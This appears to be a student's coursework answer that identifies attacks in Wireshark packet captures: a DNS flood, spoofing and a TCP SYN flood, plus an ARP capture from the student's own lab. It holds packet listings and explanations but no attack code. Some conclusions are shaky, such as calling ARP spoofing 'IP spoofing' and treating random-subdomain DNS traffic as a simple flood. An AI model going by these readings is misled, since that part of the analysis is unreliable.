
1)
a)
i)

Capture1.pcap file:


The file is being flooded on the DNS server also known as flooding attack.This is a type denial of service (DDOS) attack on DNS server.This attack works by oversaturating the server with queries.As seen in the image below multiple queries has been sent to the same destination and same source at a short duration of time.

Source:https://www.cloudflare.com/en-gb/learning/ddos/glossary/denial-of-service/



No.	Time	Source	Destination	Protocol	Length	Info
25025	5.101509417	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x932c A ppxww.example.org A 1.1.1.1 …
25026	5.101588426	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0xf448 A ppxww.example.org A 1.1.1.1 …
25027	5.101666969	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0xb6d8 A ppxww.example.org A 1.1.1.1 …
25028	5.101746674	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x492f A ppxww.example.org A 1.1.1.1 …
25029	5.101840259	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0xf984 A ppxww.example.org A 1.1.1.1 …
25030	5.101929644	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x44f0 A ppxww.example.org A 1.1.1.1 …
25031	5.102019251	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x6488 A ppxww.example.org A 1.1.1.1 …
25032	5.102109811	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0xd129 A ppxww.example.org A 1.1.1.1 …
25033	5.102199064	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0xc3c8 A ppxww.example.org A 1.1.1.1 …
25034	5.102290089	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x1767 A ppxww.example.org A 1.1.1.1 …
25035	5.102379092	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x3a42 A ppxww.example.org A 1.1.1.1 …
25036	5.102470633	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x2def A ppxww.example.org A 1.1.1.1 …
25037	5.102560370	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x2c96 A ppxww.example.org A 1.1.1.1 …
25038	5.106841709	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0xc836 A ppxww.example.org A 1.1.1.1 …
25039	5.106919216	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x4c0a A ppxww.example.org A 1.1.1.1 …
25040	5.106991645	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0xfc01 A ppxww.example.org A 1.1.1.1 …
25041	5.107063375	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x4a82 A ppxww.example.org A 1.1.1.1 …
25042	5.107135318	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x202f A ppxww.example.org A 1.1.1.1 …
25043	5.107206594	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0xa77c A ppxww.example.org A 1.1.1.1 …
25044	5.107278376	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0xaa52 A ppxww.example.org A 1.1.1.1 …
25045	5.107349933	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x9327 A ppxww.example.org A 1.1.1.1 …
25046	5.107421961	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x565c A ppxww.example.org A 1.1.1.1 …
25047	5.107493669	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0xeda4 A ppxww.example.org A 1.1.1.1 …
25048	5.107565486	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x4204 A ppxww.example.org A 1.1.1.1 …
25049	5.107636969	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0xe524 A ppxww.example.org A 1.1.1.1 …
25050	5.107709354	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x3e97 A ppxww.example.org A 1.1.1.1 …
25051	5.107873328	199.43.135.53	10.0.2.11	DNS	137	Standard query response 0x11e7 A ppxww.example.org A 1.1.1.1 …

Server is unreachable due to flooding of queries at the end.




2048…	46.346261064	199.43.133.53	10.0.2.11	DNS	810	Standard query response 0x07bf A xijef.example.org NS a.iana-…
2048…	46.347165495	10.0.2.11	199.43.135.53	DNS	88	Standard query 0x812f A xijef.example.org OPT
2048…	46.364577025	199.43.135.53	10.0.2.11	DNS	810	Standard query response 0x812f A xijef.example.org NS a.iana-…
2048…	46.366144256	10.0.2.11	10.0.2.8	DNS	77	Standard query response 0xa799 Server failure A xijef.example…
2048…	46.366165044	10.0.2.8	10.0.2.11	ICMP	105	Destination unreachable (Port unreachable)
2048…	46.366310957	10.0.2.11	10.0.2.8	DNS	77	Standard query response 0x9fb2 Server failure A xijef.example…
2048…	46.366317757	10.0.2.8	10.0.2.11	ICMP	105	Destination unreachable (Port unreachable)
2048…	46.366682036	10.0.2.11	10.0.2.8	DNS	77	Standard query response 0x5639 Server failure A xijef.example…
2048…	46.366688969	10.0.2.8	10.0.2.11	ICMP	105	Destination unreachable (Port unreachable)
2048…	46.366701660	10.0.2.11	10.0.2.8	DNS	77	Standard query response 0xc88c Server failure A xijef.example…
2048…	46.366705184	10.0.2.8	10.0.2.11	ICMP	105	Destination unreachable (Port unreachable)
2048…	46.367026235	10.0.2.11	10.0.2.8	DNS	77	Standard query response 0x623c Server failure A xijef.example…
2048…	46.367032656	10.0.2.8	10.0.2.11	ICMP	105	Destination unreachable (Port unreachable)
2048…	46.367144149	10.0.2.11	10.0.2.8	DNS	77	Standard query response 0x650a Server failure A xijef.example…
2048…	46.367149350	10.0.2.8	10.0.2.11	ICMP	105	Destination unreachable (Port unreachable)
2048…	46.367298074	10.0.2.11	10.0.2.8	DNS	77	Standard query response 0x51b4 Server failure A xijef.example…
2048…	46.367450600	10.0.2.11	10.0.2.8	DNS	77	Standard query response 0xf3bb Server failure A xijef.example…
2048…	46.367585409	10.0.2.11	10.0.2.8	DNS	77	Standard query response 0x0160 Server failure A xijef.example…
2048…	46.368445385	10.0.2.11	10.0.2.8	DNS	77	Standard query response 0xea8b Server failure A xijef.example…

Capture2.pcap file:

The attacker has injected the packets as this is clearly an Internet Protocol spoofing.On lines 3 and 5 we can see on the information section the attacker is basically trying to communicate that I am the attacker and send the data to me.The packets will go to them.

Source:https://www.malwarebytes.com/spoofing




Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	VMware_8e:ee:89	Cisco_35:64:8a	ARP	42	192.168.1.1 is at 00:50:56:8e:ee:89
2	0.000067	VMware_8e:ee:89	VMware_8e:5e:33	ARP	42	192.168.1.254 is at 00:50:56:8e:ee:89 (duplicate use of 192.1…
3	0.010182	VMware_8e:ee:89	VMware_8e:5e:33	ARP	42	192.168.1.254 is at 00:50:56:8e:ee:89 (duplicate use of 192.1…
4	0.010240	VMware_8e:ee:89	Cisco_35:64:8a	ARP	42	192.168.1.1 is at 00:50:56:8e:ee:89
5	10.020397	VMware_8e:ee:89	Cisco_35:64:8a	ARP	42	192.168.1.1 is at 00:50:56:8e:ee:89
6	10.020454	VMware_8e:ee:89	VMware_8e:5e:33	ARP	42	192.168.1.254 is at 00:50:56:8e:ee:89 (duplicate use of 192.1…
7	10.030593	VMware_8e:ee:89	VMware_8e:5e:33	ARP	42	192.168.1.254 is at 00:50:56:8e:ee:89 (duplicate use of 192.1…
8	10.030644	VMware_8e:ee:89	Cisco_35:64:8a	ARP	42	192.168.1.1 is at 00:50:56:8e:ee:89

Capture3.pcap file:

This attack is being conducted on TCP protocol.The attack is called TCP SYN attack which works by exploiting a normal TCP three way handshake to consume resources.
The attacker requests connection by sending SYN message to server and server acknowledges by sending SYN-ACK message back but there is no acknowledgement as seen in the screenshot.This is because after server responds to the connection, it leaves a open port for each request to receive the ACK packet but during this time of waiting, attacker keeps flooding SYN packets causing the server handle no more requests.


Source:https://www.imperva.com/learn/ddos/syn-flood/




Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	164.124.33.78	192.168.0.1	TCP	54	35165 → 80 [SYN] Seq=0 Win=16384 Len=0
2	0.000001	38.198.26.9	192.168.0.1	TCP	54	14378 → 80 [SYN] Seq=0 Win=16384 Len=0
3	0.000003	132.212.36.201	192.168.0.1	TCP	54	31944 → 80 [SYN] Seq=0 Win=16384 Len=0
4	0.000005	76.196.6.157	192.168.0.1	TCP	54	10404 → 80 [RST] Seq=1 Win=0 Len=0
5	0.000057	189.109.37.180	192.168.0.1	TCP	54	36076 → 80 [SYN] Seq=0 Win=16384 Len=0
6	0.000059	189.109.37.188	192.168.0.1	TCP	54	36084 → 80 [SYN] Seq=0 Win=16384 Len=0
7	0.000060	76.196.12.251	192.168.0.1	TCP	54	12034 → 80 [SYN] Seq=0 Win=16384 Len=0
8	0.000062	132.212.36.146	192.168.0.1	TCP	54	31889 → 80 [SYN] Seq=0 Win=16384 Len=0
9	0.000064	189.109.30.67	192.168.0.1	TCP	54	34171 → 80 [RST] Seq=1 Win=0 Len=0
10	0.000065	189.109.37.184	192.168.0.1	TCP	54	36080 → 80 [SYN] Seq=0 Win=16384 Len=0
11	0.000067	164.124.33.164	192.168.0.1	TCP	54	35251 → 80 [SYN] Seq=0 Win=16384 Len=0
12	0.000069	189.109.37.88	192.168.0.1	TCP	54	35984 → 80 [SYN] Seq=0 Win=16384 Len=0
13	0.000182	76.196.12.188	192.168.0.1	TCP	54	11971 → 80 [SYN] Seq=0 Win=16384 Len=0
14	0.000184	132.212.36.112	192.168.0.1	TCP	54	31855 → 80 [SYN] Seq=0 Win=16384 Len=0
15	0.000186	164.124.33.95	192.168.0.1	TCP	54	35182 → 80 [SYN] Seq=0 Win=16384 Len=0
16	0.000188	76.196.12.250	192.168.0.1	TCP	54	12033 → 80 [SYN] Seq=0 Win=16384 Len=0
17	0.000189	164.124.33.94	192.168.0.1	TCP	54	35181 → 80 [SYN] Seq=0 Win=16384 Len=0
18	0.000191	164.124.33.160	192.168.0.1	TCP	54	35247 → 80 [SYN] Seq=0 Win=16384 Len=0
19	0.000193	38.198.26.94	192.168.0.1	TCP	54	14463 → 80 [SYN] Seq=0 Win=16384 Len=0
20	0.000195	132.212.36.219	192.168.0.1	TCP	54	31962 → 80 [SYN] Seq=0 Win=16384 Len=0
21	0.000466	164.124.33.172	192.168.0.1	TCP	54	35259 → 80 [SYN] Seq=0 Win=16384 Len=0
22	0.000468	164.124.33.90	192.168.0.1	TCP	54	35177 → 80 [SYN] Seq=0 Win=16384 Len=0
23	0.000470	132.212.36.218	192.168.0.1	TCP	54	31961 → 80 [SYN] Seq=0 Win=16384 Len=0
24	0.000471	164.124.33.70	192.168.0.1	TCP	54	35157 → 80 [SYN] Seq=0 Win=16384 Len=0
25	0.000473	76.196.12.237	192.168.0.1	TCP	54	12020 → 80 [SYN] Seq=0 Win=16384 Len=0
26	0.000475	164.124.33.73	192.168.0.1	TCP	54	35160 → 80 [SYN] Seq=0 Win=16384 Len=0
27	0.000476	189.109.37.206	192.168.0.1	TCP	54	36102 → 80 [SYN] Seq=0 Win=16384 Len=0
28	0.000478	164.124.33.71	192.168.0.1	TCP	54	35158 → 80 [SYN] Seq=0 Win=16384 Len=0
29	0.000480	61.141.8.140	192.168.0.1	TCP	54	10644 → 80 [SYN] Seq=0 Win=16384 Len=0
30	0.000482	164.124.33.100	192.168.0.1	TCP	54	35187 → 80 [SYN] Seq=0 Win=16384 Len=0
31	0.000483	38.198.26.40	192.168.0.1	TCP	54	14409 → 80 [SYN] Seq=0 Win=16384 Len=0
32	0.000633	76.196.13.19	192.168.0.1	TCP	54	12058 → 80 [SYN] Seq=0 Win=16384 Len=0
33	0.000635	76.196.13.18	192.168.0.1	TCP	54	12057 → 80 [SYN] Seq=0 Win=16384 Len=0
34	0.000637	189.109.37.202	192.168.0.1	TCP	54	36098 → 80 [SYN] Seq=0 Win=16384 Len=0

ii)





No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
2	2.002796165	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
3	4.009278514	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
4	6.016085344	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
5	8.016485706	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
6	10.017953040	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
7	12.018207678	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
8	14.027161283	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
9	16.028689328	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
10	18.031143887	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
11	20.036211934	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
12	22.036863181	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
13	24.046958809	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
14	25.483542845	10.0.2.15	34.117.237.239	TLSv1.2	93	Application Data
15	25.484202708	34.117.237.239	10.0.2.15	TCP	60	443 → 44352 [ACK] Seq=1 Ack=40 Win=655
16	25.495727924	34.117.237.239	10.0.2.15	TLSv1.2	93	Application Data
17	25.537097497	10.0.2.15	34.117.237.239	TCP	54	44352 → 443 [ACK] Seq=40 Ack=40 Win=63
18	26.053281411	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
19	28.053657794	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
20	30.054485504	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
21	30.545386426	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	Who has 10.0.2.2? Tell 10.0.2.15
22	30.545671537	RealtekU_12:35:02	PcsCompu_c7:e1:36	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
23	32.063181220	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
24	34.070683223	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
25	36.082330618	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
26	38.087755044	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
27	40.093557919	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
28	42.094984277	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
29	44.100378660	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
30	46.105288151	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
31	48.111513311	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
32	50.111814705	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
33	52.113427624	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
